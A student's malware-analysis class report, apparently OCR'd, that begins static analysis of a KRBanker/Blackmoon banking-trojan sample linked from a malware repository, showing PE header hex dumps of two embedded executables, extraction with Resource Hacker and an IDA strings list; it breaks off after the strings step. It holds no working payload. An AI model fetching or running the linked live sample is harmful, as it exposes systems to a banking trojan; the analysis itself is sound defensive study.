
Ethan Patterson
CSEC 202-04 Final Project
Professor Weissman

Performing the 4 main types of analysis on the malware exe sample found here:
https://github.com/ytisf/theZoo/tree/master/malware/Binaries/KRBanker

This is a variant of KRBanker/Blackmoon, according to the repo.




The file in question^
Seems to be an older version, with the 2012 date rather than some of the versions that went around in later years.

Basic static analysis

Before doing anything, I just wanted to verify that I was working with a C++ program and not a .net one, so I hit up PEiD first thing for some info.


PEiD:




MSVC 6.0 seems to be good enough for me. Onto actual analysis after that verification.

Starting off, I had the suspicion that this was packed in some way. As such, first I hit it with PEview.

PEview:




Opening it in PEview provides the above image. The section that caught my eye to further look into was the .rsrc section.



Opening that section reveals some very interesting things.

pFile	Raw Data	Value
0000B090	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
0000B0A0	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	........@.......
0000B0B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000B0C0	00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00	............Ø...
0000B0D0	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
0000B0E0	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
0000B0F0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
0000B100	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
0000B110	32 18 11 D4 76 79 7F 87 76 79 7F 87 76 79 7F 87	2..Ôvy..vy..vy..
0000B120	F5 65 71 87 62 79 7F 87 40 5F 75 87 4E 79 7F 87	õeq.by..@_u.Ny..
0000B130	76 79 7E 87 37 79 7F 87 14 66 6C 87 75 79 7F 87	vy~.7y...fl.uy..
0000B140	40 5F 74 87 75 79 7F 87 B1 7F 79 87 77 79 7F 87	@_t.uy..±.y.wy..
0000B150	52 69 63 68 76 79 7F 87 00 00 00 00 00 00 00 00	Richvy..........
0000B160	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00	........PE..L...
0000B170	B6 0A 9A 4F 00 00 00 00 00 00 00 00 E0 00 0E 21	¶..O........à..!
0000B180	0B 01 06 00 00 40 00 00 00 E0 04 00 00 00 00 00	.....@...à......
0000B190	E9 10 00 00 00 10 00 00 00 50 00 00 00 00 00 10	é........P......
0000B1A0	00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00	....
0000B1B0	04 00 00 00 00 00 00 00 00 30 05 00 00 10 00 00	.........0......
0000B1C0	00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00	....
0000B1D0	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00	....
0000B1E0	00 00 00 00 00 00 00 00 08 56 00 00 28 00 00 00	.........V..(...
0000B1F0	00 A0 00 00 A8 74 04 00 00 00 00 00 00 00 00 00	. ..¨t..........
0000B200	00 00 00 00 00 00 00 00 00 20 05 00 08 05 00 00	....
0000B210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000B220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000B230	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000B240	00 50 00 00 CC 00 00 00 00 00 00 00 00 00 00 00	.P..Ì...........
0000B250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0000B260	2E 74 65 78 74 00 00 00 5A 3F 00 00 00 10 00 00	.text...Z?......
0000B270	00 40 00 00 00 10 00 00 00 00 00 00 00 00 00 00	.@..............
0000B280	00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00	.... ..`.rdata..
0000B290	84 0A 00 00 00 50 00 00 00 10 00 00 00 50 00 00	....P.......P..
0000B2A0	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40	............@..@
0000B2B0	2E 64 61 74 61 00 00 00 20 31 00 00 00 60 00 00	.data... 1...`..
0000B2C0	00 30 00 00 00 60 00 00 00 00 00 00 00 00 00 00	.0...`..........
0000B2D0	00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00	....@...rsrc...
0000B2E0	A8 74 04 00 00 A0 00 00 00 80 04 00 00 90 00 00	¨t.. ..€......
0000B2F0	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40	............@..@
0000B300	2E 72 65 6C 6F 63 00 00 B6 0E 00 00 00 20 05 00	.reloc..¶.... ..
0000B310	00 10 00 00 00 10 05 00 00 00 00 00 00 00 00 00	....
0000B320	00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00	....@..B........
0000B330	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

EXE 1's hex view




pFile	Raw Data	Value
0005D090	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ. . . . .
0005D0A0	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	. . . . . @. . . . .
0005D0B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D0C0	00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00	. . . . .
0005D0D0	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	. . . . . ! . . L . ! Th
0005D0E0	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	i s p r o g r a m c a n n o
0005D0F0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t b e r u n i n D O S
0005D100	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	m o d e . . . . $ . . . . .
0005D110	73 D9 8E 07 37 B8 E0 54 37 B8 E0 54 37 B8 E0 54	s . . . 7 . . T 7 . . T 7 . . T
0005D120	01 9E EA 54 2D B8 E0 54 B4 A4 EE 54 3B B8 E0 54	. . . T - . . T . . . T ; . . T
0005D130	55 A7 F3 54 32 B8 E0 54 37 B8 E1 54 1B B8 E0 54	U . . T 2 . . T 7 . . T . . . T
0005D140	01 9E EB 54 34 B8 E0 54 F0 BE E6 54 36 B8 E0 54	. . . T 4 . . T . . . T 6 . . T
0005D150	52 69 63 68 37 B8 E0 54 00 00 00 00 00 00 00 00	R i c h 7 . . T . . . . .
0005D160	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00	. . . . . P E . . L . . .
0005D170	5F 0B 9A 4F 00 00 00 00 00 00 00 00 E0 00 0F 01	_ . . O . . . . .
0005D180	0B 01 06 00 00 40 00 00 00 50 00 00 00 00 00 00	. . . . . @ . . . P . . . . .
0005D190	80 11 00 00 00 10 00 00 00 50 00 00 00 00 40 00	. . . . . P . . . . @ .
0005D1A0	00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00	. . . . .
0005D1B0	04 00 00 00 00 00 00 00 00 A0 00 00 00 10 00 00	. . . . .
0005D1C0	00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00	. . . . .
0005D1D0	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00	. . . . .
0005D1E0	00 00 00 00 00 00 00 00 4C 54 00 00 3C 00 00 00	. . . . . L T . . < . . .
0005D1F0	00 90 00 00 78 01 00 00 00 00 00 00 00 00 00 00	. . . . x . . . . .
0005D200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D230	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D240	00 50 00 00 B4 00 00 00 00 00 00 00 00 00 00 00	. P . . . . .
0005D250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D260	2E 74 65 78 74 00 00 00 2E 37 00 00 00 10 00 00	. t e x t . . . . 7 . . . . .
0005D270	00 40 00 00 00 10 00 00 00 00 00 00 00 00 00 00	. @ . . . . .
0005D280	00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00	. . . . . ` . r d a t a . .
0005D290	40 08 00 00 00 50 00 00 00 10 00 00 00 50 00 00	@ . . . . P . . . . . P . .
0005D2A0	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40	. . . . . @ . . @
0005D2B0	2E 64 61 74 61 00 00 00 FC 29 00 00 00 60 00 00	. d a t a . . . .) . . . ` . .
0005D2C0	00 30 00 00 00 60 00 00 00 00 00 00 00 00 00 00	. 0 . . . ` . . . . .
0005D2D0	00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00	. . . . @ . . . r s r c . . .
0005D2E0	78 01 00 00 00 90 00 00 00 10 00 00 00 90 00 00	x . . . . .
0005D2F0	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40	. . . . . @ . . @
0005D300	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D310	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D320	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
0005D330	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .

EXE 2's hex view


After looking at the hex views, there are clearly 2 different exes bundled inside of here, which means significantly more work when we get down to it. Fun.

The next logical step is to extract the embedded exes via Resource Hacker.

Resource Hacker:



Popping it open in resource hacker, we see we have access to our 2 new exes. Next step is pulling them out.




Now that we got hold of the two embedded exes, it's time to start ripping them open.

Strings

I'm going to use IDA's string viewer here just for convenience over the command line variant. Same analysis, just easier.


HDSetup.exe(main exe):




Address	Length	Type	String
.rdata:0040...	00000008	C	(8PX\a\b
.rdata:0040...	00000007	C	700WP\a
.rdata:0040...	00000008	C	\b`h````
.rdata:0040...	0000000A	C	ppxxxx\b\a\b
.rdata:0040...	00000007	C	(null)
.rdata:0040...	00000017	C	__GLOBAL_HEAP_SELECTED
.rdata:0040...	00000015	C	__MSVCRT_HEAP_SELECT
.rdata:0040...	0000000F	C	runtime error
.rdata:0040...	0000000E	C	TLOSS error\r\n
.rdata:0040...	0000000D	C	SING error\r\n
.rdata:0040...	0000000F	C	DOMAIN error\r\n
.rdata:0040...	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:0040...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:0040...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:0040...	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0040...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:0040...	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:0040...	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:0040...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:0040...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:0040...	00000021	C	\r\nabnormal program termination\r\n
.rdata:0040...	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:0040...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:0040...	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:0040...	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:0040...	0000001A	C	Runtime Error!\n\nProgram:
.rdata:0040...	00000017	C	<program name unknown>
.rdata:0040...	00000013	C	GetLastActivePopup
.rdata:0040...	00000010	C	GetActiveWindow
.rdata:0040...	0000000C	C	MessageBoxA
.rdata:0040...	0000000B	C	user32.dll
.rdata:0040...	0000000D	C	GetLastError
.rdata:0040...	0000000F	C	GetProcAddress
.rdata:0040...	0000000D	C	LoadLibraryA
.rdata:0040...	00000015	C	GetCurrentDirectoryA
.rdata:0040...	0000000C	C	CloseHandle
.rdata:0040...	0000000A	C	WriteFile
.rdata:0040	0000000F	C	SetFilePointer

And we have strings!

As there's 3 different exes, I'm going to start with the original one.

